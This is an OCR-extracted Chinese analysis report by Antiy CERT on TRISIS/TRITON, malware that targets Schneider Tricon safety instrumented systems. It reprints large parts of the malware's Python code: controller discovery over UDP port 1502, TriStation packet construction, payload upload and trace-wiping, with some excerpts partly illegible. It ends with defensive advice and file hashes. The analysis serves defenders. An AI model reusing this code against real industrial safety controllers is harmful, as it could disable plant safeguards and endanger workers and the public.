
安天发布针对工控恶意代码 TRISIS 的技术分析

安天安全研究与应急处理中心（Antiy CERT）



初稿完成时间：2018 年 08 月 29 日 17 时 35 分

首次发布时间：2018 年 08 月 29 日 17 时 35 分

本版更新时间：2018 年 08 月 29 日 17 时 35 分

扫二维码获取最新版报告

目 录

1 概述

2017 年 8 月，安天安全研究与应急处理中心（安天 CERT）基于综合情报研判，将针对工业控制系统的恶意代码 TRISIS（又名 TRITON、HATMAN）列为需要重点分析关注的威胁，并将其命名为“海渊”。该恶意代码在中东某石油天然气厂的工业控制系统中被国外安全研究人员发现，根据各方信息判断，由于攻击者准备不充分，尚未对人员及财产造成重大损失。“海渊”（TRISIS）的目标为施耐德电气公司的安全仪表系统，通过植入固件更改最终控制元件的逻辑以达到攻击目的。其通过 Tricon 安全仪表系统所使用的 TriStation 通信协议进行攻击，因此运行此协议的所有安全控制器都可能受到影响。

“海渊”（TRISIS）所攻击的目标是工业控制系统（ICS）中的安全仪表系统（SIS）控制器，其主要瞄准施耐德电气的 Tricon 安全仪表系统，从而达到在最终控制元件中替换逻辑的目的。安全仪表系统（Safety Instrumented System），简称 SIS，又称为安全联锁系统（Safety Interlocking System），主要为工厂控制系统中报警和联锁部分，对控制系统中检测的结果实施报警动作或调节或停机控制，是工厂企业自动控制中的重要组成部分。其包括传感器、逻辑运算器和最终执行元件，即检测单元、控制单元和执行单元。SIS 系统可以监测生产过程中出现的或者潜伏的危险，发出告警信息或直接执行预定程序，立即进入操作，以防止事故的发生，同时降低事故带来的危害及影响。

安天 CERT 针对该恶意代码的攻击原理及样本展开了技术分析。发现该恶意代码的攻击流程为利用社工技巧伪装成安全仪表系统的日志软件进入目标网络，之后通过特殊 ping 包发现安全仪表系统，在确定安全仪表系统可被入侵后，会上传组合后的二进制代码，以改变安全仪表系统的梯形图（即安全仪表系统逻辑），一旦攻击成功，将有可能对工业生产设备、工厂人身安全造成巨大危害，对关键信息基础设施安全、社会安全造成巨大影响。

2 “海渊”（TRISIS）攻击原理

2.1 攻击原理简述

“海渊”（TRISIS）和“震网”（Stuxnet）、“Industroyer/CrashOverride”等恶意代码一样具备从工业控制系统中发现特定目标装置的能力。但同时，其更进一步具有直接交互、远程控制和危害安全系统的能力。

“海渊”（TRISIS）采用 Python 脚本进行编写，并使用 Py2EXE 伪编译为 PE 可执行程序，以便于在未安装 Python 的系统环境下执行。攻击者充分了解安全仪表系统处理过程及环境的具体细节，才能构造有效

载荷利用“海渊”（TRISIS）进行攻击，其主要通过修改和部署新的 PLC（可编程逻辑控制器）梯形图，以对目标产生预期的影响。

“海渊”（TRISIS）可以改变目标安全仪表的基本逻辑，通过可执行文件将其目标作为在执行时传递给它的命令行参数，其核心功能是通过将四个二进制文件组合到目标上进行工作，其中植入 Python 脚本中的两个二进制载荷，主要用于准备和加载包含替换逻辑的外部模块（参见图 2-1、图 2-2）；附加的两个外部的二进制文件，由脚本中的名称专门引用，但位于单独的文件中，其中 imain.bin 为主要功能载荷（参见图 2-3）。

```
script_code = '                                                    0<@
\x03|\x1c\x00\                                                    
\x03|\x0c\x00\                                          x00\x80<\x00\x01\x84`@
\x02|\x18\x00\                                    + value[2:4] + value[0:2] +
'\x84`\x00\x00'
```

图 2-1 植入脚本中的二进制载荷

```
def UploadDummyForce(TsApi):
    empty_code = '\xff\xff`8\x02\x00\x00D \x00\x80N'
    return TsApi.SafeAppendProgramMod(empty_code, True)
```

图 2-2 脚本中用于覆盖核心载荷的傀儡程序

```
data = open('inject.bin', 'rb').read()
data = sh.chend(data)
payload = open('imain.bin', 'rb').read()
payload = sh.chend(payload)
```

图 2-3 获取外部独立二进制文件

2.2 攻击流程分析

trilog.exe 是“海渊”（TRISIS）的主程序，其原本是 Tricon 安全仪表系统中的一个模块程序，攻击者利用其进行实施攻击的主要流程参见图 2-4：




图 2-4 TRISIS 攻击流程

攻击流程说明：

1. trilog.exe 通过 TSAA 协议链接 TCM（Tricon 通信模块），识别并获得一个能够与安全仪表系统通信的系统，并判断是否满足入侵的条件；
2. 确认可入侵后，识别目标安全仪表系统类型，并用替换逻辑和加载器开发“海渊”（TRISIS）功能代码，构建漏洞利用程序 PresentStatus。
3. 上载 PresentStatus 到 Tricon 安全仪表系统中，并执行确保“海渊”（TRISIS）在预期环境下工作；
4. 构建加载器和核心载荷 inject.bin、imain.bin，将“海渊”（TRISIS）传输到包含装载器模块的目标上；
5. “海渊”（TRISIS）可执行文件运行时，伪装成用于分析日志的软件，利用嵌入的二进制文件来识别控制器上存储器中的适当位置以进行逻辑替换，并上传“初始化代码”（4 字节序列）；

```
print 'setting arguments...'
result = PresetStatusField(test, '\x01\x80\x00\x00')
if result >= 0:
    do_restore = True
if result != 1:
    print 'Preset failure'
    break
print 'uploading module'
AppendResult2 = test.SafeAppendProgramMod(data)
if not AppendResult2:
    print 'main code write FAILED!'
    break
```

图 2-5 上传初始化代码

6. 验证前一步是否成功，然后上传新的 PLC 梯形图到安全仪表系统；
7. 上传傀儡程序覆盖核心载荷。

```
if do_restore:
    print 'force removing the code, no checks'
    print UploadDummyForce(test)
```

图 2-6 上传傀儡程序

3 “海渊”（TRISIS）样本分析

3.1 “海渊”（TRISIS）与 Triconex 的通信过程分析

“海渊”（TRISIS）与 Triconex 的通信主要依赖于 TsHi、TsBase、TsLow、TS_cnames 等模块，这些模块提供了极为强大的远程连接控制 Triconex 的代码。

3.1.1 请求连接

“海渊”（TRISIS）通过在 Script_test.py 中调用 TsLow 中的 connect 函数进行连接，我们以此作为入口点，对其协议进行简单分析。

```
def connect(self, address=None):
    self._uerror = -1
    if address == None:
        print 'using IP auto-detection'
        address = self.detect_ip()
    if address == None:
        self._uerror = 1
        return False
    self.close()
    self._sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    try:
        self._sock.connect((address, 1502))
    except socket.error:
        self._uerror = 1

    connect_result = self.tcm_connect()
    if not connect_result:
        self.udp_close()
        return False
    return True
```


图 3-1 connect 函数

在 connect 函数中 detect_ip 和 tcm_connect 为关键函数。

```
def detect_ip(self):
    ip_list = set()
    bc_sock = None
    try:
        bc_sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
        bc_sock.setsockopt(socket.SOL_SOCKET, socket.SO_BROADCAST, 1)
        bc_sock.settimeout(0.25)
        TS_PORT = 1502
        ping_message = '\x06[illegible]'
        close_message = '\x04[illegible]'
        bc_sock.sendto(ping_message, ('255.255.255.255', TS_PORT))
        while True:
            try:
                data, addr = bc_sock.recvfrom(1024)
            except:
                break

            if data != ping_message:
                continue
            try:
                if addr[1] == TS_PORT:
                    ip_list.add(addr[0])
                    bc_sock.sendto(close_message, (addr[0], TS_PORT))
            except:
                continue
    except:
        print 'exception while detect ip'

    if bc_sock != None:
        bc_sock.close()
    if len(ip_list) == 0:
        print 'no TCM found'
        return
    if len(ip_list) > 1:
        print 'more than one TCM found:'
        for ip in ip_list:
            print ip

    for ip in ip_list:
        return ip

    return
```

图 3-2 detect_ip 函数

```
def tcm_connect(self):
    connect_result = self.tcm_exec
    if connect_result != 2:
        if connect_result == 7:
            print 'tcm connect err: connect limit reached'
        else:
            if connect_result == 9:
                print 'tcm connect err: no MP active'
            else:
                if connect_result == 10:
                    print 'tcm connect err: access denied'
        return False
    self._qcnt = 0
    return True
```

图 3-3 tcm_connect 函数

在 detect_ip 函数中使用 1502 端口，用变量 TS_PORT 定义；另外，对 ping 数据包和 close 数据包定义，分别采用 0x06 和 0x04 为两者标识码，如下图 3-4。

```
TS_cst = {1:
    2:
    3:
    4:
    5:
    6:
    7:
    8:
    9:
    10:
    11:
    }
```

图 3-4 数据包类型标识码定义

在 tcm_connect 函数中 connect_result 同样为数据包类型标识码，具体定义见上图 3-4，其中关键函数为 tcm_exec（type 参数的值为 1）。

```
def tcm_exec(self, type, data='', timeout=-1):
    self._tcm_result = None
    packet = struct.pack('<HH', type, len(data)) + data
    packet = crc16_append(packet)
    self.udp_exec(packet, timeout)
    return self.tcm_result()
```

图 3-5 tcm_exec 函数

Struct.pack 函数作用为按照给定的格式(fmt)，把数据转换成字符串(字节流)，并将该字符串返回，即 packet 是把 type 和 data 长度按照 16 进制解释，再加上 data 和 crc16 校验的数据包。Struct.pack 数据包结构如下：

表 1

长度	2 字节	2 字节	data 的长度	2 字节
内容	Type	len（data）	data	crc16

3.1.2 上传 PresetStatus

“海渊”（TRISIS）通过使用 SafeAppendProgramMod 函数上传 PresetStatus。

```
def PresetStatusField(TsApi, value):
    if len(value) != 4:
        return -1
    script_code = '\x80\                                    \x1c\x00\x82@\x04\x00b\x80`\x00\x80<@
    \x03|\x0c\x00\x82@\x                                    x00\x01\x84`@
    \x02|\x18\x00\x80@\x                                    + '\x80<' + value[0:2] +
    '\x84`\x00\x00\x82\x
    AppendResult = TsApi.SafeAppendProgramMod(script_code)  //上传PresetStatus
    if not AppendResult:
        return -1
    cp_info = TsApi.GetCpStatus()
    status = cp_info[40:44]
    if status != value:                                     //对比特定标识，判断是否可被入侵
        return 0
    return 1
```

图 3-6 PresetStatusField 函数

script_code 为需要上传的执行代码。该函数为对 AppendProgramMin 函数的封装，AppendProgramMin 函数调用 WriteProgram 函数（对 WriteFunctionOrProgram 的封装）。

```
def AppendProgramMin(self, code, funccnt, progcnt):
    print 'appending program'
    if funccnt <= 0 or progcnt <= 0:
        print 'wrong input params'
    max_prog_code = self.ReadProgram(progcnt - 1)
    max_prog_header = self.UploadProgram(progcnt - 1)
    if max_prog_code == None or max_prog_header == None:
        print 'cannot dump LAST PROG'
        return 0
    max_prog_next = struct.unpack('<H', max_prog_header[
    if self.ReadProgram(progcnt) != None:
        print 'wrong prog count'
        return 0
    if self.ReadFunction(funccnt - 1) == None or self.ReadFunction(funccnt) != None:
        print 'wrong func count'
        return 0
    is_overwrite = False
    if MyCodeCheck(max_prog_code):
        print 'sign detected, using overwrite'
        is_overwrite = True
    else:
        print 'using append'
        progcnt += 1
    cur_state = self.GetProjectInfo()
    code = MyCodeSign(code)
    mod_attempts = 0
    is_success = False
    is_dl_allowed = False
```

图 3-7AppendProgramMin 函数（部分）

```
def WriteFunctionOrProgram(self, id, next, is_func, data=''):
    if len(data) % 4 != 0:
        [illegible]
    full_size = len(data)
    write_func = self.AllocateProgram
    if is_func:
        write_func = self.AllocateFunction
    if full_size == 0:
        return write_func(id, next, full_size, 0, '')
    sign = TScksum(data)
    data = data + struct.pack('<I', sign)
    full_size = len(data)
    total_chunks = full_size / 4
    sent_chunks = 0
    while sent_chunks < total_chunks:
        cur_send = min(total_chunks - sent_chunks, 256)
        data_to_send = data[illegible]
        result = write_func(id, next, total_chunks, sent_chunks, data_to_send)
        if not result:
            return False
        sent_chunks += cur_send

    return True
```

图 3-8 WriteFunctionOrProgram 函数

AppendProgramMin 函数在代码尾部加上 CRC 校验：

```
def MyCodeSign(code):
    return code + struct.pack('<I', crc.crc32(code) ^ append_sign)
```

图 3-9 MyCodeSign 函数

在 WriteFunctionOrProgram 函数中调用 AllocateProgram 函数向仪表写入程序：

```
def AllocateProgram(self, id, next, full_chunks=0, offset=0, data=''):
    request = struct.pack('<HHHHH', id, next, full_chunks, offset, len(data) / 4) + data
    result = self.ts_exec((55, 153), request)
    return result[0] == 0
```

图 3-10 AllocateProgram 函数

此时对数据包进行一次封装，现在数据包为：

表 2

长度	2 字节	2 字节	2 字节	2 字节
内容	Id	Next	Full_chunks	Offset

```
def ts_exec(self, (cmd, reply), data='', timeout=-1):
    self._exreply = reply
    ts_len = len(data) + 10
    unchecked = struct.pack('[illegible]', 0, cmd, self._qcnt, 0, ts_len) + data
    sum_val = cksum(unchecked, ts_len)
    packet = unchecked[:[illegible]] + struct.pack('[illegible]', sum_val) + unchecked[[illegible]]
    attempts = 0
    while attempts < 3:
        self._ts_result = None
        attempts += 1
        self._lcnt = self._qcnt
        exec_result = self.tcm_exec(5, packet, timeout)[0]
        self.ts_update_cnt()
        if exec_result == 8:
            reconnect_result = self.tcm_reconnect()
            return reconnect_result or False
            continue
        break

    return self.ts_result()
```


图 3-11 Ts_exec 函数

Ts_exec 函数负责一层数据包封装，此时数据包为：

表 3

长度	2 字节	1 字节	1 字节	2 字节	2 字节	2 字节	Len（data）
内容	0	37h	数据包序号	0h	Checksum	Len（data）+10	Data

在 Ts_exec 函数中调用 tcm_exec 函数（参见图 3-5），此时数据包为：

表 4

长度	2 字节	2 字节	Len（data）	2 字节
内容	5	Len（data）	Data	Crc16

Tcm_exec 调用 udp_exec 函数，最终调用 sock.send 函数通信。

3.1.3 上传有效载荷

上传有效载荷与上传 PresetStatus 流程相同，在此不再赘述，有效载荷的数据包结构为：

表 5

	Inject module		Payload length	Payload		
长度		4 字节	4 字节		4 字节	4 字节
内容	Inject.bin	4660	Len（payload）	Imain.bin	len（imain.bin）+8	5666970

3.2 模块分析

“海渊”（TRISIS）构建了精简的 TriStation 通信框架，框架包含模块 TsHi.py、TsBase.py、TsLow.py、TS_cnames.py。除框架外，“海渊”（TRISIS）还包含一个 Script_test.py 脚本，此脚本使用 TriStation 通信框架连接到 Tricon，并注入载荷。

3.2.1 Script_test.py 分析

Script_test.py 是使“海渊”（TRISIS）真正实现功能的模块，Script_test.py 文件小巧，其通信功能的实现主要依赖 TriStation 协议支持库。由于 TriStation 协议目前为止仍是闭源协议，这些支持库极有可能为“海渊”（TRISIS）背后攻击者花费精力逆向得来，如果要对 TriStation 协议进行深入了解，对涉及的库文件进行分析是很好的选择。

Script_test.py 与通信有关代码主要实现了代码上传、寻找仪表系统和利用库函数进行通信的功能（参见图 3-12、3-13、3-14）。

```
    payload = sh.chend(payload)
    payload = payload + struct.pack('[illegible]', len(payload) + 8, [illegible])
    data = data + struct.pack('[illegible]', [illegible], len(payload)) + payload
except:
    print 'module file read FAILURE'
    break

print 'setting arguments...'
result = PresetStatusField(test, '[illegible]')
if result >= 0:
    do_restore = True
if result != 1:
    print 'Preset failure'
    break
print 'uploading module'
AppendResult2 = test.SafeAppendProgramMod(data)      //上传载荷
if not AppendResult2:
    print 'main code write FAILED!'
    break
```


图 3-12 代码上传

```
test = TsHi.TsHi()
connect_result = test.connect(sys.argv[1])          //以脚本执行参数为连接地址，执行TsLow中函数connect
if not connect_result:                              //判断是否有可连接地址
    print 'unable to connect!'
    exit(0)
script_result = False
do_restore = False
```


图 3-13 寻找仪表系统

```
try:
    limit = 0
    prevdc = 0
    prevstatus = 0
    while limit < 4096:
        parsed_info = test.GetProjectInfo()
        if parsed_info == None:
            parsed_info = test.GetProjectInfo()                                    //接收数据
        if parsed_info == None or parsed_info['[illegible]'] != 1 or parsed_info['[illegible]'] != 0:     //判断解析结果
            print 'MP Bad State!'
            break
        status = parsed_info['[illegible]']
        sh.dump(status)
        istatus = struct.unpack('<I', status)[illegible]
        istep = istatus & 15
        ival = istatus >> 4
```

图 3-14 利用库函数进行通信

攻击步骤说明：

Script_test.py 脚本首先尝试连接 Tricon 仪表系统，当不带参数启动时，直接广播搜索可识别 TriStation 协议的设备——Tricon 仪表系统：

```
def connect(self, address=None):
    self._uerror = -1
    if address == None:
        print 'using IP auto-detection'
        address = self.detect_ip()
    if address == None:
        self._uerror = 1
        return False
```

```
def detect_ip(self):
    ip_list = set()
    bc_sock = None
    try:
        bc_sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
        bc_sock.setsockopt(socket.SOL_SOCKET, socket.SO_BROADCAST, 1)
        bc_sock.settimeout(0.25)
        TS_PORT = 1502
        ping_message = '\x06[illegible]'
        close_message = '\x04[illegible]'
        bc_sock.sendto(ping_message, ('255.255.255.255', TS_PORT))
        while True:
            try:
                data, addr = bc_sock.recvfrom(1024)
            except:
                break

            if data != ping_message:
                continue
            try:
                if addr[1] == TS_PORT:
                    ip_list.add(addr[0])
                    bc_sock.sendto(close_message, (addr[0], TS_PORT))
            except:
                continue
    except:
        print 'exception while detect ip'

    if bc_sock != None:
        bc_sock.close()
    if len(ip_list) == 0:
        print 'no TCM found'
        return
    if len(ip_list) > 1:
        print 'more than one TCM found:'
        for ip in ip_list:
            print ip

    for ip in ip_list:
        return ip

    return
```

图 3-15 广播搜索 Tricon 仪表系统

一旦寻找到目标，将上传 PresetStatus 程序确定此目标是否可被利用；确定可被利用后，上传 inject.bin 和 imain.bin 两个主要载荷，篡改图表，以达到破坏或监控目的；最后，上传无用代码覆盖载荷消除痕迹。

3.2.2 TsHi.py 分析

TsHi.py 是框架的高级接口，允许读写函数和程序，以及检索项目信息和与植入有效负载的交互（如下所述），其包括 SafeAppendProgramMod 函数，该函数可获取程序表，读取程序和函数，并将提供的 shellcode 附加到现有的控制程序，它还在必要时处理 CRC32 校验和。

表 6

函数	作用
ReadFunctionOrProgram(self, id, is_func)	从仪表系统下载程序或函数
WriteFunctionOrProgram(self, id, next, is_func, data='')	上传程序或函数到仪表系统
ReadFunction(self, id)	对 ReadFunctionOrProgram 的封装
ReadProgram(self, id)	对 ReadFunctionOrProgram 的封装
WriteFunction(self, id, data='')	对 WriteFunctionOrProgram 的封装
WriteProgram(self, id, next, data='')	对 WriteFunctionOrProgram 的封装
ParseProjectInfo(self, info)	对 ProjectInfo 进行解析
GetProjectInfo(self)	获取 ProjectInfo
GetProgramTable(self)	获取 PragramTable
CountFunctions(self)	获取仪表系统 function 数量
SafeAppendProgramMod(self, code, force=False)	向仪表系统追加程序
WaitForStart(self)	等待程序启动
AppendProgramMin(self, code, funccnt, progcnt)	向仪表系统追加程序
ExplReadRam(self, address, size, mp=255)	扫描指定 RAM 内存，测试可读性
ExplReadRamEx(self, address, size, mp=255)	对 ExplReadRam 的封装
ExplExec(self, address, mp=255)	测试可执行性
ExplWriteRam(self, address, data='', mp=255)	测试可写性
ExplWriteRamEx(self, address, data='', mp=255)	对 ExplWriteRam 的封装

从函数名我们可以轻易猜出每个函数的作用，“海渊”（TRISIS）只使用了其中的 SafeAppendProgramMod 函数来上传其载荷。

```
def SafeAppendProgramMod(self, code, force=False):
    print 'checking project state'
    cur_state = self.GetProjectInfo()
    if cur_state == None:
        print 'FAILED to get state'
        return False
    if cur_state['[illegible]'] != 1 and not force:
        print 'key NOT in PROGRAM'
        return False
    if cur_state['[illegible]'] != 1 and not force:
        print 'program NOT VALID'
        return False
    if cur_state['[illegible]'] != 0 and not force:
        print 'program NOT in RUNNING'
        return False
    if cur_state['[illegible]'] == 3:
        print 'program in EXCEPTION, halting'
        self.HaltProgram()
    if cur_state['[illegible]'] == 5:
        if not force:
            print 'wrong program STATE'
            return False
        print 'cancelling previous download'
        self.CancelDownload()
    print 'dumping program table'

def GetProjectInfo(self):
    info = self.GetCpStatus()
    return self.ParseProjectInfo(info)
```


图 3-16 SafeAppendProgramMod 函数检查目标状态

之后，此函数获取目标系统中已上传的程序列表及函数数量。最后用 AppendProgramMin 函数上传载荷，并执行。

3.2.3 TsBase.py 分析

TsBase.py 主要充当高级接口和低级 TriStation 功能代码之间的转换层，以及用于上载和下载程序或获取控制程序状态和模块版本等功能的数据格式：

表 7

函数	作用
GetCpStatus(self)	获取 CP 状态
GetModuleVersions(self)	获取模块版本

UploadProgram(self, id, offset=0)	获取程序到本地
UploadFunction(self, id, offset=0)	获取函数到本地
AllocateProgram(self, id, next, full_chunks=0, offset=0, data='')	向仪表系统传输程序
AllocateFunction(self, id, next, full_chunks, offset=0, data='')	向仪表系统传输函数
RunProgram(self)	运行程序
HaltProgram(self)	暂停程序
StartDownloadChange(self, (old_name, old_maj_ver, old_min_ver, old_ts), (new_name, new_maj_ver, new_min_ver, new_ts), func_cnt, prog_cnt)	检测向仪表系统传输程序并更改信息是否可行
StartDownloadAll(self, (name, maj_ver, min_ver, ts), func_cnt, prog_cnt)	检测向仪表系统传输程序是否可行
CancelDownload(self)	停止传输
EndDownloadChange(self)	结束传输
EndDownloadAll(self)	结束传输
ExecuteExploit(self, cmd, data='', mp=255)	扫描检查 RAM 状态

3.2.4 TsLow.py 分析

TsLow.py 可实现将上层制作的 TriStation 数据包通过 UDP 发送到 Tricon 通信模块（TCM）的功能的最底层，还包括通过向 1502 端口发送 UDP“ping”广播消息来自动发现 Tricon 控制器。

表 8

函数	作用
__init__(self)	初始化
udp_close(self)	关闭 socket
close(self)	断开连接并关闭 socket
detect_ip(self)	测试连接地址
connect(self, address=None)	请求连接
udp_send(self, data, timeout=-1)	对 sock.send 函数的封装
udp_flush(self, timeout=0.1)	清空接收缓存
udp_recv(self, timeout=-1)	对 sock.recv 函数的封装

udp_exec(self, data, timeout=-1)	对 udp_send 函数封装，返回 udp_recv 结果
udp_result(self)	获取 udp 数据长度
tcm_result(self)	对 tcm_exec 结果解析
tcm_exec(self, type, data='', timeout=-1)	对 udp_exec 函数封装
tcm_ping(self)	Ping
tcm_connect(self)	对 tcm_exec 函数的封装
tcm_disconnect(self)	断开连接
tcm_reconnect(self)	重连
ts_update_cnt(self)	对连接次数进行记录
ts_result(self)	对 ts_exec 结果进行解析
ts_exec(self, (cmd, reply), data='', timeout=-1)	对 tcm_exec 函数的封装
print_last_error(self)	获取错误信息

3.2.5 TS_cnames.py 分析

TS_cnames.py 包含 TriStation 协议功能和响应代码以及关键开关和控制程序状态的命名查找常量。

图 3-17 状态码截图（部分）

4 分析小结

“海渊”（TRISIS）恶意代码呈现出了一些值得关注的特点，其开发者深入了解相关工控产品的控制协议，除了上载到 PLC 中的二进制模块外，其他框架和功能代码全部采用脚本编写，非常容易被改造和加工。而其打击点则在作为工业控制系统的生产安全监测单元的 SIS 上。

作为针对工业系统攻击的恶意代码，“海渊”（TRISIS）很自然的会被与“震网”（Stuxnet）和“乌克兰停电”等攻击关键基础工业设施的事件相比较。

与“震网”庞大的恶意代码工程相比，“海渊”（TRISIS）看起来相对简单。震网攻击对于离心机整体控制机制的介入是极为深入的，这本身也源自铀离心工艺处理的复杂性，基于攻击者所要达成的复杂的攻击目的（铀无法达到武器级要求、大量损毁离心机）、攻击的隐蔽性攻击和攻击需要达成的阶段持续性。震网是一个支撑完整战役过程的恶意代码。相比之下，尽管“海渊”（TRISIS）小巧的令人可怕，但其更像一

个灵巧的“战斗部”，其在攻击行动中，可能是与其他的攻击植入手段和恶意代码配合使用的。对“海渊”（TRISIS）的编写者来说，其核心资源和成本消耗，主要是对 SIS 系统达成深入分析了解。

“海渊”（TRISIS）的攻击方式与乌克兰电网遭遇攻击停电事件的明显差异是“海渊”（TRISIS）攻击的位置更加纵深。乌克兰停电的攻击效果是通过直接在 SCADA 控制界面上拉闸达成的，粗暴而有效，其并不依赖于深度解析和篡改控制指令。尽管乌克兰停电事件中，攻击者也篡改了远程变电站串口以太网关中的固件，但这一操作目的是为了导致已经被“拉闸”的远程变电站不能被远程合闸恢复。而“海渊”（TRISIS）的打击点，则是为 PLC 重置新的逻辑，而且其攻击的是安全仪表系统。

从防御工作来看，由于“海渊”（TRISIS）以通过伪装为 SIS 的日志软件获得被执行的机会，因此重要的防御点即在对软件供应链的管控上。应在采购阶段，严格落实供应链的安全管控，从源头遏制危害。在工业系统的运维中，针对工控系统环境的新设备安装上线、软件的发布升级、运维手段的接入等，都应进行全面的前置检查和移动介质接入管控。

与“震网”、“乌克兰停电”事件类似的是，“海渊”（TRISIS）攻击依然是以获得关键 PC 节点为攻击入口的，这一特点是具有普遍性的。而一旦关键 PC 节点沦陷，攻击已经针对生产系统实施了纵深影响，则极难防御。对于工业基础设施来说，做好生产网络和办公网络中的 PC 端点防御是一个必须做好的基础性工作，对于重要 PC 节点必须形成严格的依托白名单的主动防御机制。

从现状来看，大部分工业控制系统对效率性能的考虑远多于安全考虑，而安全考量中，更多依然是以传统的应对事故视角，而非应对攻击视角。做好工业系统的安全防御工作，必须按照三同步的原则进行，在系统规划、建设、运维的全周期考虑网络安全问题。这是一个复杂和系统的工作，在可管理网络的基础上，建设可防御的网络，推动从基础结构安全、纵深防御、态势感知与积极防御到威胁情报的整体叠加演进。这个过程需要大量基础扎实的工作和预算投入。对已有系统的安全改造，因为涉及到生产业务的连续性、稳定性，可能牵扯到更多的问题。

关于对工业系统的安全问题和防御，安天在“震网”、“乌克兰停电”等事件的分析中，已经有过很多的探讨，我们会为用户提供更系统的建议和解决方案。

附录一：参考资料

[1] Dragos ：TRISIS Malware——Analysis of Safety System Targeted Malware
https://dragos.com/blog/trisis/TRISIS-01.pdf

[2] Ics-cert :MAR-17-352-01 HatMan—Safety System Targeted Malware (Update A)
https://ics-cert.us-cert.gov/sites/default/files/documents/MAR-17-352-01 HatMan - Safety System Targeted Malware (Update A)_S508C.PDF

[3] 《乌克兰电力系统遭受攻击事件综合分析报告》
http://www.antiy.com/response/A_Comprehensive_Analysis_Report_on_Ukraine_Power_Grid_Outage/A_Comprehensive_Analysis_Report_on_Ukraine_Power_Grid_Outage.html

[4] 《对 Stuxnet 蠕虫攻击工业控制系统事件的综合分析报告》
http://www.antiy.com/response/stuxnet/Report_on_the_Worm_Stuxnet_Attack.html

附录二：HASH

文件名	简介	SHA-1 Hash
library.zip	存档文件	1dd89871c4f8eca7a42642bf4c5ec2aa7688fd5c
TsLow.pyc	协议实现过程	a6357a8792e68b05690a9736bc3051cba4b43227
TsBase.pyc	协议实现过程	d6e997a4b6a54d1aeedb646731f3b0893aee4b82
TsHi.pyc	协议实现过程	66d39af5d61507cf7ea29e4b213f8d7dc9598bed
TS_cnames.pyc	协议实现过程	97e785e92b416638c3a584ffbfce9f8f0434a5fd
crc.pyc	支持模块	2262362200aa28b0eead1348cb6fda3b6c83ae01
sh.pyc	支持模块	25dd6785b941ffe6085dd5b4dbded37e1077e222
trilog.exe	伪编译的 Python 可执行文件	dc81f383624955e0c0441734f9f1dabfe03f373c
PresetStatus	Tricon PPC 程序	78265509956028b34a9cb44d8df1fcc7d0690be2
dummy	Tricon PPC 程序	1c7769053cfd6dd3466b69988744353b3abee013
inject.bin	Tricon PPC 程序	f403292f6cb315c84f84f6c51490e2e8cd03c686
imain.bin	PPC shellcode	b47ad4840089247b058121e95732beb82e6311d0

附录三：关于安天

安天是引领威胁检测与防御能力发展的网络安全国家队，安天依托下一代威胁检测引擎、多层次人机结合分析、人工智能等自主先进技术，基于“赛博超脑”赋能平台和专家团队的支撑，为用户提供端点防护、网络监测、深度分析、快速处置等系列产品，以及安全管理、威胁情报、态势感知和靶场演练等综合解决方案。

安天为国家主管部门、军队、保密、部委行业等高安全需求部门，提供高级威胁和新兴威胁解决方案和能力体系，产品与服务保障了“载人航天”、“探月工程”、“空间站对接”、“大飞机首飞”、“主力舰护航”

等重大国防军工任务。安天也是全球重要的基础安全供应链上的核心节点，全球近百家著名安全厂商、IT 厂商选择安天作为检测能力合作伙伴，安天的检测引擎为全球近十万台网络设备和网络安全设备、超过十二亿部智能设备提供安全防护。其中移动检测引擎是全球首个获得 AV-TEST 年度奖项的中国产品。

安天技术实力得到行业管理机构、客户和伙伴的认可，安天已连续五届蝉联国家级安全应急支撑单位资质，亦是中国国家信息安全漏洞库六家首批一级支撑单位之一。安天是中国应急响应体系中重要的企业节点，在红色代码、口令蠕虫、心脏出血、破壳、魔窟等重大安全威胁和病毒疫情方面，提供了先发预警和全面应急支撑。安天针对震网、毒曲、火焰、沙虫、方程式、白象等 APT 组织或 APT 行动，进行了深度的解析，对捍卫国家主权、安全和发展利益形成了有力的支撑。

安天实验室更多信息请访问：*http://www.antiy.com*（中文）

http://www.antiy.net（英文）

